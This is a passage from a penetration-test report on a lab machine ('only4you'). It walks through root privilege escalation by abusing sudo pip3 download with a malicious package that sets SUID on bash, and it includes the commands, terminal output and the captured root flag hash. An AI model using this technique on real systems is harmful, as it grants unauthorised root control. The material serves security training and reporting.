
Severity: Critical

Steps to reproduce the attack:

- Create a malicious python package (*https://exploit-notes.hdks.org/exploit/linux/privilege-escalation/pip-download-code-execution/*). In this case, the code sets the SUID bit active to "/bin/bash"
- Upload the malicious package to the "Test" repository (or a newly created one).

- Set the repository “Test” as “public” (or check that the repository used is Visible).
- Execute “*Sudo /usr/bin/pip3 download* *http://127.0.0.1:3000/john/Test/src/master/exploitpy-0.0.1.tar.gz*”
- Execute “/bin/bash -p”

Screenshot:




```
john@only4you:~/pwn$ sudo /usr/bin/pip3 download http://127.0.0.1:3000/john/Test/src/master/exploitpy-0.0.1.tar.gz
Collecting http://127.0.0.1:3000/john/Test/src/master/exploitpy-0.0.1.tar.gz
  File was already downloaded /home/john/pwn/exploitpy-0.0.1.tar.gz
Successfully downloaded exploitpy
john@only4you:~/pwn$ find / -perm -u+s -ls 2>/dev/null
    41892     56 -rwsr-xr-x   1 root     root         55528 Feb  7  2022 /usr/bin/mount
    42339     84 -rwsr-xr-x   1 root     root         85064 Nov 29 11:53 /usr/bin/chfn
    48034   1156 -rwsr-xr-x   1 root     root       1183448 Apr 18  2022 /usr/bin/bash
    44029    164 -rwsr-xr-x   1 root     root        166056 Apr  4 11:56 /usr/bin/sudo
    42344     88 -rwsr-xr-x   1 root     root         88464 Nov 29 11:53 /usr/bin/gpasswd
    41893     40 -rwsr-xr-x   1 root     root         39144 Feb  7  2022 /usr/bin/umount
    47876     68 -rwsr-xr-x   1 root     root         67816 Feb  7  2022 /usr/bin/su
    42228     40 -rwsr-xr-x   1 root     root         39144 Mar  7  2020 /usr/bin/fusermount
    42340     52 -rwsr-xr-x   1 root     root         53040 Nov 29 11:53 /usr/bin/chsh
    42345     68 -rwsr-xr-x   1 root     root         68208 Nov 29 11:53 /usr/bin/passwd
    42050     56 -rwsr-sr-x   1 daemon   daemon       55560 Nov 12  2018 /usr/bin/at
    42295     44 -rwsr-xr-x   1 root     root         44784 Nov 29 11:53 /usr/bin/newgrp
    44019    464 -rwsr-xr-x   1 root     root        473576 Mar 30  2022 /usr/lib/openssh/ssh-keysign
    43049     24 -rwsr-xr-x   1 root     root         22840 Feb 21  2022 /usr/lib/policykit-1/polkit-agent-helper-1
    46234     52 -rwsr-xr--   1 root     messagebus    51344 Oct 25  2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helpe
r
    42919     16 -rwsr-xr-x   1 root     root           14488 Jul  8  2019 /usr/lib/eject/dmcrypt-get-device
^C
john@only4you:~/pwn$ /bin/bash -p
bash-5.0# ls
exploitpy-0.0.1.tar.gz
bash-5.0# id
uid=1000(john) gid=1000(john) euid=0(root) groups=1000(john)
bash-5.0# ls /root
root.txt  scripts
bash-5.0# cat /root/root.txt
2c191116696283aa5feea0386abb58d9
bash-5.0# hostname
only4you
bash-5.0# date
Sat 29 Apr 2023 04:21:57 PM UTC
```

Illustration 37 Privilege escalation

4.1.3 Post-Exploitation

System Proof Screenshot:



```
john@only4you:~/pwn$ /bin/bash -p
bash-5.0# ls
exploitpy-0.0.1.tar.gz
bash-5.0# id
uid=1000(john) gid=1000(john) euid=0(root) groups=1000(john)
bash-5.0# ls /root
root.txt  scripts
bash-5.0# cat /root/root.txt
2c191116696283aa5feea0386abb58d9
bash-5.0# hostname
only4you
bash-5.0# date
Sat 29 Apr 2023 04:21:57 PM UTC
bash-5.0# whoami
root
bash-5.0# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.11.210  netmask 255.255.254.0  broadcast 10.10.11.255
        inet6 fe80::250:56ff:feb9:db9e  prefixlen 64  scopeid 0x20<link>
        inet6 dead:beef::250:56ff:feb9:db9e  prefixlen 64  scopeid 0x0<global>
        ether 00:50:56:b9:db:9e  txqueuelen 1000  (Ethernet)
        RX packets 955058  bytes 136407230 (136.4 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 945404  bytes 212176431 (212.1 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 1891594  bytes 299256251 (299.2 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1891594  bytes 299256251 (299.2 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

bash-5.0# 
```

Ilustración 1 Proof.txt